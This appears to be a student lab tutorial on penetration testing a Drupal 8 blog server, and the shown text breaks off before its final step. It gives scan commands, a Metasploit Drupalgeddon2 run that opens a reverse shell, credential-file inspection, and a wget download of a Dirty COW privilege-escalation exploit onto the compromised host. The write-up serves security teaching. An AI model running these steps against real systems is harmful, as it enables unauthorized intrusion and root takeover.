Tutorial 2: Drupal Vulnerability and Privilege Escalation

Team Coconut

Author: William Tonks
Teammate: Jake Smith

April 11, 2019

Table of Contents

Introduction:

Lore :

Vibran hosts a web blog detailing new company developments on a Drupal Server. The website is fairly sparse for open credentials or hints on how to break into the system, yet it appears from inspection of the Changelog that they might be running an outdated version of Drupal. As a penetration tester, it's your duty to fully explore this potential vector as see if allows for root access!




Figure 1: A pretty sparse blog. Vibran should get a better web developer

Objective:

However, the version of Drupal they run is outdated and susceptible to exploits that allow for remote code exploitation and spawning a web server on the shell. After the shell is spawned, the penetration tester is able to successfully garner information about the system hosting the service using typical shell commands. In addition, the webserver shell can be upgraded to a fully functioning PTY (Bash Shell) through an additional python script. Next, a MySQL injection vulnerability allows for running commands and inspecting files on the system itself. Finally, the use of a Dirty Copy on Write Exploit allows for escalation from user to root access.

General Information:

Estimate Time: 1 ½ hours
Attacking Machine: Provided Kali Virtual Box
Target Machine: Ubuntu 14.04 Machine hosting the Drupal web-app (hosted on IP 10.10.4.5)
Exploit: Utilize Drupalgeddon2 to achieve remote code execution, typical system information gathering including using MySQL injections with Root Access, and finally using dirty-COW privilege escalation techniques
Tools: Web Browser, Metasploit, Nikto

DIRTY COW
Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

Figure 2: A Truly Dirty Cow

Initial Information Garnering:


Scanning in Terminal:

With no prior knowledge of the local host machine, perhaps the most common first technique for information gathering is running some sort of nmap scan to identify the different services the machine is hosting. As the current target machine is whatever computer is running on IP address 10.10.4.5 on Port 80, we are able to run the following command.

(1) nmap -sT -vv -sV -p80 10.10.4.5

The above command utilizes the four tags for the following reasons:

- sT uses TCP for the scan
- vv makes output of the scan more verbose
- sV enumerates versions of each of the services
- P80 exclusively shows the output for port 80




```
root@kali:~# nmap -sT -vv -sV -p80 10.10.4.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-11 20:11 UTC
NSE: Loaded 43 scripts for scanning.
Initiating ARP Ping Scan at 20:11
Scanning 10.10.4.5 [1 port]
Completed ARP Ping Scan at 20:11, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:11
Completed Parallel DNS resolution of 1 host. at 20:11, 0.00s elapsed
Initiating Connect Scan at 20:11
Scanning 10.10.4.5 [1 port]
Discovered open port 80/tcp on 10.10.4.5
Completed Connect Scan at 20:11, 0.00s elapsed (1 total ports)
Initiating Service scan at 20:11
Scanning 1 service on 10.10.4.5
Completed Service scan at 20:11, 6.05s elapsed (1 service on 1 host)
```

Figure 3: Running Initial Command

This command reveals that the machine is hosting an Apache server (version 2.4.7) . In order to successfully learn what is actually running on that server, use the following Nikto command for service identification.

(2) nikto -host 10.10.4.5




```
root@kali:~# nikto -host 10.10.4.5
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.4.5
+ Target Hostname:    10.10.4.5
+ Target Port:        80
+ Start Time:         2019-04-11 20:11:31 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.27
+ The X-XSS-Protection header is not defined. This header can hint
S
```

Figure 4: Learning More about the Service/System

Viewing the Site

Having now learned a bit more about the web site, visit the IP address in a preferred internet browser. You should be able to view the same website blog that was shown above. It's obvious that this is a Drupal service; however, in order to know what vulnerabilities might be usable, it's best to check the CHANGELOG.txt. While many sites are able to hide this file from external access, Vibran has left it open to user viewing. Navigate to 10.10.4.5/core/CHANGELOG.txt



```
New minor (feature) releases of Drupal 8 are released every six months and
patch (bugfix) releases are released every month. More information on the
Drupal 8 release cycle: https://www.drupal.org/core/release-cycle-overview

* For a full list of fixes in the latest release, visit:
 https://www.drupal.org/8/download
* API change records for Drupal core:
 https://www.drupal.org/list-changes/drupal
```

Figure 5: Viewing the Changelog.txt

Based on the above Changelog, it appears as if the current Drupal version of the site is 8, which is fortunate. There is a commonly used Drupal Exploit known as Drupalgeddon2 that comes preinstalled on Metasploit. This exploit will allow for remote code execution on the web server.

Spawning a Shell:

Drupalgeddon2:

This vulnerability enables remote code execution on a target Drupal web-server, resulting from insufficient input validation on the Drupal 7 and 8 API. Attacks against Drupalgeddon2 target AJAX requests composed of Drupal Form API's renderable arrays, which are used to render a requested page through Drupal's theming system. Attackers are then able to utilize this vulnerability to force the server running Drupal to execute malicious code, and depending on the remaining configuration of the host machine, could lead to root access.


An exploit for this vulnerability (Drupalgeddon2) comes installed in Metasploit and allows for a user to spawn a shell on the target web server.

Spawning the Shell:

Start by starting metasploit as usual using the msfconsole command. Next, select the correct payload using the following command for payload selection in Metasploit.

(3) use exploit/unix/webapp/drupal_drupalgeddon2

Next, show options for the payload to learn what options must be set for the payload for it to successfully run. Thankfully, all that's needed for Drupalgeddon2 is to set the RHOST to whatever machine is being targeted. Shown below is the complete execution of the Drupalgeddon2 payload. After Drupal2geddon successfully runs, a meterpreter session should open on the target service.



```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.4.5
RHOSTS => 10.10.4.5
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > check

[*] Drupal 8 targeted at http://10.10.4.5/
[+] Drupal appears unpatched in CHANGELOG.txt
[+] 10.10.4.5:80 - The target is vulnerable.
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.4.201:4444
[*] Drupal 8 targeted at http://10.10.4.5/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (38247 bytes) to 10.10.4.5
[*] Meterpreter session 1 opened (10.10.4.201:4444 -> 10.10.4.5:51172) at 2019-04-11 20:22:23 +0000
```


Figure 6: Drupalgeddon2 Working it's magic

File and System Exploration:


Meterpreter Commands:

At its most basic use, meterpreter is a Linux terminal on the victim's computer or service. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system. We'll use the following commands to gain a bit more information about the system we spawned the shell on to identify any potential vulnerabilities that could give root access. A common place is to check user information, potential commands, and privileges for the shell:

(4) getuid - Check user privileges
(5) help - See available Commands
(6) sysinfo - Information about the Kernel
(7) shell - Actually spawn an interactive Shell (TTY)



```
meterpreter > getuid
Server username: www-data (33)
```




```
meterpreter > sysinfo
Computer    : BLOG
OS          : Linux BLOG 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:07:32 UTC 2016 x86_64
Meterpreter : php/linux
meterpreter > show
[-] Unknown command: show.
meterpreter > shel
[-] Unknown command: shel.
meterpreter > shell
Process 16246 created.
Channel 0 created.
```

Figure 7 and 8: Checking ourselves out

As we have now spawned an interactive shell, we are able to run the following commands to gain a bit more verbose description of the same information we gathered above.

(8) id - Check use rid
(9) lsb_release -a - Information about the OS release version
(10) pwd - print working directory




```
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty
No LSB modules are available.
pwd
/var/www/html
```

Figure 9: More information gathering

MySQL Vulnerability:

One common vulnerability to check for is what sort of privileges the SQL database for the web service is operating with on the host machine. Oftentimes, the database may be left with default credentials, making it liable to exploit. Navigate to the settings for the mySQL database and then view the settings using the following commands.

(11) cd sites/default
(12) ls
(13) cat settings.php




```
 * @code
 * $databases['default']['default'] = array (
 *   'database' => 'databasename',
 *   'username' => 'sqlusername',
 *   'password' => 'sqlpassword',
 *   'host' => 'localhost',
 *   'port' => '3306',
 *   'driver' => 'mysql',
 *   'prefix' => '',
 *   'collation' => 'utf8mb4_general_ci',
 * );
 * @endcode
 */
$databases = array();
```

Figure 10: MySQL configuration

The MySQL Database for this site comes with truly default credentials enabled (actually, no password is even required to gain access). The MySQL database also runs as root on the local machine, which means that if a tester gained access to completing SQL injections, they could complete these injections as root. Typically, secure sites downgrade MYSQL privileges to user in order to mitigate this risk; however, the designers of Vibran have left this as a security hole. Using this vulnerability, the penetration tester should be able to run SQL commands with heightened privileges, which means that a variety of potential exploits could be used to escalate using this privilege. However, if these exploits are ineffective, this SQL vulnerability will allow for viewing all information stored on the host machine without write privileges, making it also possible to discover stored user data or credentials. Using ps -aux will also list all currently running processes.

(14) ps -aux



```
$config_directories['sync'] = 'sites/default/files/config_JhUjusLjMoR_xvkuIun5_zRNyK60biA0o_wE_WPE9Nt
Qc0v2T-qFjzA/sync';
www-data@BLOG:/var/www/html/sites/default$ ps -aux
ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1  33744  4064 ?        Ss   Apr07   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Apr07   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Apr07   0:01 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   Apr07   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    Apr07   0:16 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    Apr07   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    Apr07   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    Apr07   0:03 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    Apr07   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   Apr07   0:00 [netns]
root        13  0.0  0.0      0     0 ?        S<   Apr07   0:00 [perf]
root        14  0.0  0.0      0     0 ?        S    Apr07   0:00 [khungtaskd]
root        15  0.0  0.0      0     0 ?        S<   Apr07   0:00 [writeback]
root        16  0.0  0.0      0     0 ?        SN   Apr07   0:00 [ksmd]
root        17  0.0  0.0      0     0 ?        SN   Apr07   0:06 [khugepaged]
```


Figure 11: Currently Running Processes

Privilege Escalation:

Dirty Cow:

Dirty Cow exploitation is a privilege escalation technique that exploits a race condition in how the Linux kernel handles copy-on-write breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increases their privilege mappings on the system. This exploit is considered particularly nefarious as it leaves practically no trace for forensic investigation and leads to root access for any level of user attempting to gain root access.

This exploit can be downloaded in the pseudo-shell spawned on the web server, as shown in the code execution below. After successfully running the script, the penetration tester should gain root access for the local machine.




```
config-err-Q0xjwE  exploit.c  mozilla_john0  ns_sploit  unity_support_test.1
www-data@BLOG:/tmp$ rm exploit.c
rm exploit.c
www-data@BLOG:/tmp$ wget https://exploit-db.com/download/40616
wget https://exploit-db.com/download/40616
--2019-04-11 16:48:51--  https://exploit-db.com/download/40616
Resolving exploit-db.com (exploit-db.com)... 192.124.249.8
Connecting to exploit-db.com (exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/40616 [following]
--2019-04-11 16:48:52--  https://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
```

Figure 12: Downloading Dirty Cow

Final Escalation:

